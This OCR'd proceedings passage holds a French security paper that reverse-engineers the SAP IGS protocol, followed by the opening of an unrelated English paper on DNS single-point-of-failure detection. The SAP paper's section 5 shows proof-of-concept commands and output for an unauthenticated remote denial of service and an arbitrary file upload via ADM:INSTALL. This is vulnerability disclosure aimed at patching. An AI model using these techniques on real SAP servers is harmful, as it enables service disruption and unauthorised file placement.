le système SAP lui-même, la communication se fait via des sockets locales et seulement via le protocole propriétaire.

L'administration de l'IGS se fait avec la transaction SIGS, depuis un SAPGui, avec un utilisateur SAP à privilèges.

2.2 État de l'art

Il existe une documentation sur SAP IGS, mais elle ne concerne que les parties installation, configuration et administration [5]. Il n'existe pas de documentation sur les spécifications du protocole utilisé ou sur le fonctionnement des différents processus qui le composent.

En mars 2018, les premiers résultats de mes recherches sur le sujet ont été présentés [10]. Plusieurs informations importantes concernant ce service y sont expliquées. Cet article s'inscrit dans une continuité en abordant le sujet du protocole propriétaire utilisé par ce service.

2.3 Architecture d'un IGS

Le service SAP IGS s'articule sur plusieurs composants, comme montré dans la figure 2 :

- **Multiplexer**. Processus qui gère les communications et répartit les demandes vers les Portwatcher. Il écoute sur les ports 4xx00 et 4xx80, respectivement pour RFC et HTTP, où xx est le numéro du système SAP, sur deux chiffres.
- **Portwatcher**. Processus qui traite la demande. Chaque processus écoute sur un port unique, 4xxyy, où yy est l'identifiant du processus sur deux chiffres et xx toujours le numéro du système SAP.
- **Interpreter**. Type de demande chargée dans dans le Portwatcher. Par exemple `IMGCONV` pour la conversion d'image. Les demandes de type administration (`ADM :*`) sont chargées par défaut.

3 Le protocole réseau IGS

3.1 Schéma des tests

Dans le cas d'un système SAP, sur Linux, les Work Process utilisent des sockets Unix pour communiquer avec le service IGS. Ces sockets sont décrites dans le tableau 1.

L'interface d'administration de l'IGS permet de tester les différents interpreters, d'obtenir un status sur les portwatchers ou encore de lire des




Fig. 2. Architecture du service SAP IGS




Fig. 3. Schéma des tests

fichiers de logs. Pour analyser les échanges avec le service IGS, il suffit donc de générer du trafic à partir de l'interface d'administration et de capturer les communications sur ces sockets, comme le montre la figure 3.

3.2 Résultat

1. Les premières constatations montrent que le protocole n'est pas offusqué ou sécurisé. Les champs sont en clair et facilement interprétables, voir la figure 4.




Fig. 4. En-tête paquet SAP IGS

2. Dans le noyau SAP, les binaires associés à ce service ne sont pas strippés. Une étude rapide permet de ressortir l'ensemble des fonctions possibles, listées dans le tableau 2.
3. Il n'y a pas de mécanisme d'authentification. Comme la communication se fait normalement depuis un Work Process en interne, le service lui fait confiance. En effet, pour utiliser ces Work Process, il faut passer par le SAPGui et donc être authentifié.
4. Finalement, les tests ont montré qu'il est possible de communiquer directement avec le service IGS, sans passer par le SAPGui. Le Multiplexer fait suivre la requête à un Portwatcher qui l'exécute et retourne le résultat au Multiplexer. En revanche ce dernier ne sait pas d'où vient la demande initiale et termine la communication sur une erreur. Une communication directe depuis l'extérieur avec l'IGS se fait donc donc en aveugle, mais permet tout de même à notre requête d'être exécutée, sans être authentifiée.

/tmp/.sapstream40000	socket du multiplexer
/tmp/.sapstream40001	socket du portwatcher 1
/tmp/.sapstream40002	socket du portwatcher 2

Tableau 1. Socket local de l'IGS

Nom	Information
ZIPPER	Compression de fichie
IMGCONV	Conversion d'image
RSPOCONNECTOR	Information sur les imprimantes
XMLCHART	Génération de graphique
CHART	Génération de graphique
BWGIS	Génération de carte
SAPGISXML	Génération de carte
ADM:REGPW	Enregistrement d'un Portwatcher
ADM:UNREGPW	Désenregistrement d'un Portwatcher
ADM:REGIP	Enregistrement d'un Interpreter
ADM:UNREGIP	Désenregistrement d'un Interpreter
ADM:FREEIP	Informe que l'Interpreter est disponible
ADM:ILLBEBACK	Renvoie le résultat de la requête
ADM:ABORT	Arrêt d'une requête
ADM:PING	Ping reçu
ADM:PONG	Ping envoyé
ADM:SHUTDOWNIGS	Arrêt du service IGS
ADM:SHUTDOWNPW	Arrêt d'un Portwatcher
ADM:CHECKCONSUMER	Vérifie l'état d'un Portwatcher
ADM:FREECONSUMER	Informe qu'un Portwatcher est disponible
ADM:GETLOGFILE	Affiche des fichiers de logs
ADM:GETCONFIGFILE	Affiche la configuration
ADM:GETDUMP	Liste des fichiers de dump
ADM:DELETEDUMP	Supprime un fichier dump
ADM:INSTALL	Voir la partie 5
ADM:SWITCH	Augmente ou diminue le niveau des traces
ADM:GETVERSION	Retourne la version de l'IGS
ADM:STATUS	Affiche le status de l'IGS
ADM:STATISTIC	Affiche des statistiques
ADM:STATISTICNEW	Affiche des statistiques
ADM:GETSTATCHART	Affiche des statistiques en graphiques
ADM:SIM	Simulation

Tableau 2. Fonctions IGS

4 Contribution et outillage

A partir de ces résultats, j'ai pu développer des outils, mais surtout ajouter ce nouveau protocole à des outils existants.

4.1 PySAP

PySAP [1] est une librairie Python fournissant des modules pour créer et envoyer des paquets en utilisant les protocoles de SAP. Plusieurs protocoles sont déjà intégrés, comme NI, Router, MS, ENQ. J'ai donc ajouté le protocole IGS (voir listing 1).

```
>>> from pysap import SAPIGS
>>> dir(SAPIGS)
['ByteEnumKeysField', 'ByteField', 'ConditionalField', 'EnumField',
    'IP6Field', 'IPField', 'IntField', 'Packet', 'Request', 'SAPIGS'
    , 'SAPIGSTable', 'SAPNI', 'SignedShortField', 'StrFixedLenField'
    , 'StrFixedLenPaddedField', 'TCP', '__builtins__', '__doc__', '
    __file__', '__name__', '__package__', 'bind_layers', '
    igs_req_adm', 'igs_req_interpreter']
```

Listing 1. Module SAPIGS pour PySAP

4.2 SAP-Dissection

SAP-Dissection [2] est un plugin Wireshark supportant les protocoles SAP comme NI, Router, DIAG, ENQ. Là aussi, j'y ai ajouté le protocole IGS (voir figure 5).

5 Focus sur la fonction `ADM:INSTALL`

5.1 Recherche d'information

Cette fonction est listée dans les binaires du service, mais n'est jamais appelée lors de l'utilisation de l'interface d'administration de l'IGS. C'est simplement à cause de son nom que j'ai décidé d'investiguer de plus près sur elle...

N'étant pas documentée non plus, j'ai commencé par rechercher si elle était présente dans le code source ABAP d'un SAP Netweaver. En utilisant le programme `RS_ABAP_SOURCE_SCAN`, sur l'ensemble des class, includes et module, la chaine « `ADM:INSTALL` » apparait dans une méthode nommée `SAPMAP_INSTALL_SHAPEFILES`, visible dans la figure 6.

Cette méthode a pour but de copier des fichiers shapefiles manquant dans l'IGS. Un shapefile ou fichier de forme est un format de fichier pour




Fig. 5. Plugin Wireshark




Fig. 6. `ADM:INSTALL` dans la méthode `SAPMAP_INSTALL_SHAPEFILES`

les systèmes d'informations géographiques (GIS). Dans SAP IGS, ces fichiers sont utilisés par l'interpreter BWGIS, interpreter qui génère des cartes géographiques afin par exemple de présenter les dépendances entre les données commerciales et spatiales.

Ce programme ABAP vérifie donc si il y a des shapefiles manquants. Si oui il prépare une table dans laquelle il entre les informations (nom, taille), ainsi que le contenu des fichiers à envoyer à l'IGS. Trois fichiers sont attendus, un .shp, un .dbf et un .shx. Enfin il envoie cette table à l'IGS via la fonction `ADM:INSTALL`.

Il serait donc possible de téléverser des fichiers directement sur le système SAP en utilisant la fonction `ADM:INSTALL` du service IGS. Pour le vérifier nous allons analyser cette méthode avec le debugger ABAP.

5.2 ABAP Debugger

Cette méthode ABAP étant statique il est possible de la tester directement. J'utilise ici le debugger intégré à tous les systèmes SAP via la transaction `se80`, voir figure 7.




Fig. 7. ABAP Debugger

Le debugger SAP est très complet, et permet d'effectuer à peu près tout ce qu'on veut sur le programme : breakpoint, wachtpoint, modification de données, mais aussi exécution de scripts à certains moments, etc. Après avoir forcé la première vérification pour faire croire qu'il y a des shapefiles manquants, il est possible d'exécuter pas à pas la méthode pour l'étudier comme avec n'importe quel debugger. Il est également possible de modifier manuellement le contenu de la table envoyée par la méthode. En utilisant le debugger, nous arrivons effectivement à créer trois fichiers sur le serveur SAP via le service IGS. Ces fichiers sont stockés par défaut dans `/usr/sap/SID/D00/igs/data`. Reprenant l'architecture de test (voir figure 3), l'étude des paquets liés à cette fonction est devenue possible. Aussi en utilisant le nouveau module PySAP [1], il est possible d'automatiser ces tests.

5.3 Vulnérabilité découverte

Cette étude a mis au jour plusieurs vulnérabilités sur cette fonction. Les attaques suivantes sont toutes réalisables à distance et sans être authentifié. En revanche elles se font en aveugle, car nous n'avons pas la possibilité d'obtenir le code retour d'une requête et donc de savoir si elle a bien abouti ou pas.

Les attributs des fichiers shapefiles sont envoyées au service IGS sous forme d'une table. Les entrées de cette table ne sont pas vérifiées et un nom de fichier d'une longueur de 1266 caractères, écrase le contenu de certains registres, provoquant un crash du service SAP IGS, listing 2.

```
# python igs_adminstall_dos.py -d sapserver -p 40000 -v
[*] Testing ADM:INSTALL Untrusted Pointer Dereference on sapserver
    :40000
[*] Sending payload...
DEBUG:pysap.sapni:To send 4673 bytes
[*] File sent.
#

---

(gdb) c
Continuing.

Thread 2 "igspw_mt" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7fccd6d3f700 (LWP 8636)]
__GI___libc_free (mem=0x4242424242424242) at malloc.c:2966
2966    malloc.c: No such file or directory.
(gdb)
```

Listing 2. PoC déni de service

De plus, le type de fichier n'est pas vérifié et il est possible d'écrire n'importe quel fichier dans le répertoire de donnée de l'IGS. Il est possible d'accéder à ces fichiers par la suite via l'interface HTTP du service, listing 3.

```
# curl http://sapserver:40080/output/sstic.txt
<HTML><HEAD><TITLE>SAP Internet Graphics Server</TITLE></HEAD><BODY
    ><H2><B>500 Internal Server Error</B></H2><BR><HR><BR>File not
    found<BR><BR><HR></BODY></HTML>
# echo "SSTIC_2018!" > sstic.txt
# python igs_adminstall_upload.py -d sapserver -p 40000 -i sstic.txt
[*] Testing ADM:INSTALL arbitrary file upload on sapserver:40000
[*] Uploading... output/sstic.txt
[*] File sent.
# curl http://sapserver:40080/output/sstic.txt
SSTIC_2018!
```

Listing 3. PoC téléversement de fichier

6 Conclusion

Spécifique n'est pas un synonyme de sécurisé. Cette étude montre que même SAP ne déroge pas à la règle. Dans ce cas il est important de mettre à jour le composant IGS [3, 7–9], mais aussi de filtrer les accès au service, voire de le désactiver [6].

Par ailleurs, via cet article, j'espère avoir montré que la recherche en sécurité SAP n'est pas si compliquée et qu'elle peut concerner plusieurs aspect de la sécurité (réseau, reverse, etc.).

Références

1. Martin Gallo. PySAP. https://github.com/CoreSecurity/pysap.
2. Martin Gallo. SAP-Dissection. https://github.com/CoreSecurity/SAP-Dissection-plug-in-for-Wireshark.
3. SAP AG. Open Source Software Security Vulnerabilities in SAP Internet Graphics Server (IGS). https://launchpad.support.sap.com/#/notes/2538829.
4. SAP AG. SAP Facts. https://www.sap.com/corporate/en/company.fast-facts.html#fast-facts.
5. SAP AG. SAP IGS Online documentation. https://help.sap.com/viewer/3348e831f4024f2db0251e9daa08b783/7.5.10/en-US/4e193ea5b5c617e2e10000000a42189b.html.
6. SAP AG. SAP Security Notes. https://support.sap.com/securitynotes.
7. SAP AG. Security Note. https://launchpad.support.sap.com/#/notes/2616599.
8. SAP AG. Security Note. https://launchpad.support.sap.com/#/notes/2615635.
9. SAP AG. Security vulnerabilities in SAP Internet Graphics Server (IGS). https://launchpad.support.sap.com/#/notes/2525222.
10. Yvan Genuer. SAP IGS : The 'vulnerable' forgotten component. https://troopers.de/troopers18/agenda/tr18-the-vulnerable-forgotten-component/, 2018.

DNS Single Point of Failure Detection using Transitive Availability Dependency Analysis

Florian Maury
florian.maury@gmail.com

Abstract. The Domain Name System (DNS) is one of the cornerstones of modern Internet, allowing users to access data from a distributed database, using domain names as reference keys. Data includes IP addresses of servers. DNS servers are no exception, and their names must be resolved into IP addresses, as well. The crucial difference between the name of a DNS server and, say, the name of a web server, is that one must resolve the name of a DNS server in order to query it and proceed with a user request such as "what's the address of that web server?". DNS experts advocate for various naming strategies for DNS servers, each having their own set of distinctive advantages and drawbacks. During this study, we analyzed over four million domain names of websites from the `.fr` country-code top Level Domain (ccTLD) and from Alexa top 1 million domain names, to detect single points of failure (SPOF) from DNS servers and DNS alias naming strategies, and IP address dispersion. We discovered that 83 % of the studied domain names delegated from the `.fr` ccTLD present SPOFs that could easily be avoided. We also discovered that over one domain out of 20 from Alexa top 1 Million web server domain names depend on a single IP address to work properly. In this paper, we detail our measurement methodology, break down the generating causes for SPOFs into classes of misconfigurations and provide guidance to improve the resiliency of the DNS.

1 Introduction

The DNS is a hierarchical database that is distributed on different parties using a mechanism known as delegation. DNS delegations refer queriers to DNS servers more knowledgeable about a subdomain of the domain that the queried server is responsible for. They consist of data known as NS records, which contains the names of DNS servers responsible for a branch of the DNS tree. The DNS query process is illustrated in figure 1. The resolver performs the resolution of "`www.broken-by-design.fr.` AAAA?" by iteratively querying the DNS, following delegations, starting from the root servers, and then down to `d.nic.fr.`, which is authoritative for the `.fr` zone. The process repeats itself until it finds the answer to the user query.




Fig. 1. Simple DNS query resolution. Delegations use glue records.

The names contained into NS records can either be names under the delegator responsibility, with respect to the tree organization of the DNS, or outside of it. In the former case, DNS experts speak of in-bailiwick domain names, while in the latter case, the domain names are said to be out-of-bailiwick. In the case of in-bailiwick domain names, special DNS records, known as glue records, are used to specify the IP addresses associated with these domain names. If those were not present, there would exist circumstances where a subdomain name would need to be resolved before their parent domain could be resolved. These so-called glue records resolve this chicken-and-egg problem. Figure 2 provides examples of both in-bailiwick and out-of-bailiwick domain names and glue records.

```
; in-bailiwick domain name
broken-by-design.fr. IN NS ns1.broken-by-design.fr.
; glue record
ns1.broken-by-design.fr. IN A 192.0.2.1

; in-bailiwick domain name from the fr. bailiwick
broken-by-design.fr. IN NS ns.example.fr.
; optional "glue record"
ns.example.fr. IN A 192.0.2.2

; out-of-bailiwick domain name
broken-by-design.fr. IN NS ns1.x-cli.eu.
```

Fig. 2. Example of NS and glue records from the fr. bailiwick.

In the case of out-of-bailiwick domain names, a DNS resolver trying to answer a user request cannot proceed without putting the user request on-hold, resolving the out-of-bailiwick domain name into IP addresses, and then resuming the previous resolution, using the obtained IP address. Figure 3 represents a resolution of a domain name involving NS records containing out-of-bailiwick domain names. The `.net` servers indicate that to resolve "`www.example.net.` A?", one must query the server named `ns1.example.com`. Thus, the resolver first resolve `ns1.example.com` into IP addresses, and then query one of them for "`www.example.net.` A?". This query procedure is to be compared with the much simpler one from figure 1, where the resolver followed delegations with glue records.




Fig. 3. DNS query resolution with delegations using out-of-bailiwick domain names.

If the DNS servers responsible for the out-of-bailiwick domain names are unavailable or compromised, the situation may result in the incapacity to answer the user request or, even worse, in providing the user with a response of the attacker's choice. In the previous example, this would occur

if `.com`, `example.com` or `ns.example.com` could not be resolved. This dependency of one domain to the proper operation of an out-of-bailiwick domain name is referred to, in the literature, as *transitive dependency*, because these dependencies can be chained (e.g. a domain A may depend on a domain B, itself depending on a domain C, and thus making C a dependency of A). Transitive dependency risks are very real; for instance, in 2015, the domain name tools.ietf.org became unavailable because all of its DNS server names were (and still are, at the time of writing) subdomains of the domain `levkowetz.com`, which remained down for several hours. Unfortunately, this transitive dependency issue is not always as easy to spot as in the tools.ietf.org example. Sometimes, the SPOF is several links down the chain of transitive dependency. Moreover, the risk may evolve over time, when administrators of names further down the chain modify their own delegations, without even realizing that their change might increase risks of down time on some remote relying parties they never heard about. The simplest example of these chained transitive dependencies is illustrated in figure 4. In that figure, a domain name A is dependent on either the domain names B or C, and both B and C are dependent on a domain name D. In that case, even if A believes that its configuration is resilient because if C breaks, B is still available (and vice versa), the domain name D is a SPOF for A, because if it becomes unavailable, it can bring down B and C simultaneously. An instance of this example can be easily imagined if D is a popular CDN platform.




Fig. 4. Dependency graph presenting an indirect single point of failure.

Our contribution consists in assessing the risks of transitive dependency from the availability perspective. For this, we discover and build

a graph from DNS queries. Then we apply an algorithm to detect which nodes in the graph are critical and would render the target domain name unavailable if that node was unavailable. In our graph, nodes can be domain names, IP addresses, Autonomous System (AS) numbers and network prefixes covering the IP addresses of the DNS servers. To perform these measurements and analysis, we developed a specific-purpose DNS resolver, that we published as open source software under BSD license.

The remaining of this paper is organized as follows: in section 2, we compare our approach to those of previous works. Section 3 contains the details of our measurement methodology, and presents the tool we developed. Then, section 4 presents the results of our analysis of the dependency graphs of the web servers of the domains delegated from the `.fr` TLD and Alexa top 1 million web server domain names. Finally, we discuss the situation and some recommendations in section 5.

2 Previous Work

Transitive trust in the DNS is a concept that was introduced, back in 2005, by Venugopalan Ramasubramanian et al. [8]. Transitive trust dependency is the study of transitive dependency from the integrity perspective. Each out-of-bailiwick domain and each additional DNS server implicated in the resolution of a target domain name increase the attack surface of that domain. In their paper, Venugopalan Ramasubramanian et al. reported that the classic dependency graph of a domain name is generally very large, implying over 46 DNS servers on average. Any of these servers, if exploited correctly by a skilled attacker, could lead to the hijack of the target domain name.

This threat was and still is a significant concern for all domain names that are not protected with DNSSEC. Indeed, DNSSEC, a DNS extension that uses cryptographic signatures covering DNS records, is a valid countermeasure to the threat of response forgery. However, it is worth noting that DNSSEC operation is intricate and that it requires expertise, or at the very least understanding, in its inner working. This is especially true during migrations, domain transfers, key and algorithm rollovers or similarly complex procedures. As a result, failures to correctly implement and maintain DNSSEC has been observed in the wild at regular intervals [1]. Also, DNSSEC operational failures are indistinguishable from attacks: to protect users, DNS experts made the reasonable choice of failing safe, meaning that in case of operational failure or attack, the domain name being resolved is simply marked as "unavailable due to server failure". While

this makes perfect sense security-wise, the unavoidable consequence is that DNSSEC may, in some circumstances, cause DNS zones to be broken, thus affecting domain name availability and service resiliency. So DNSSEC is simultaneously a boon for security from the integrity perspective and a scourge from the availability perspective when not properly operated.

In 2010, Casey Deccio et al. explored transitive dependency from the availability perspective by developing a new model for server dependencies [5]. In their model, domain name dependency is represented as a boolean expression of prerequisites for a domain name to be available: availability of an IP address, of an AS number or of a network prefix. Their measurements used domain names drawn from traffic captures during a conference and the domain names listed in the Open Directory. They found that 6.7 % of the analyzed domain names required querying a sub-optimal number of IP addresses, thus raising the risk of down time for the target domains if one of these IP addresses/servers were unavailable. The present paper presents results on transitive availability dependency, building on top of Deccio's model and methodology. The main 